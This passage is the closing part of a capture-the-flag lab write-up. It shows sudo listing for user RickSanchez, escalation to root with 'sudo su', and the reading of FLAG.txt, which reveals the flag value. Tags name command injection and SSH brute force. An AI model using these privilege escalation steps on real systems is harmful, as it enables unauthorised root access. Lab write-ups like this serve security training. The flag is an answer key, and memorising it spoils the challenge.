    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELE
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XA
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User RickSanchez may run the following commands on localhost:
    (ALL) ALL
[RickSanchez@localhost tmp]$
```

9. Flag



```
[RickSanchez@localhost tmp]$ sudo su
[root@localhost tmp]# cd /root
[root@localhost ~]# ls
anaconda-ks.cfg  FLAG.txt
[root@localhost ~]# less FLAG.txt
[root@localhost ~]# more FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]#
```

Tags: #exploit/command-injection #bash-bypass #tcp/22-ssh/login-bruteforce #win-priv-esc/win-creds-found #image-forensic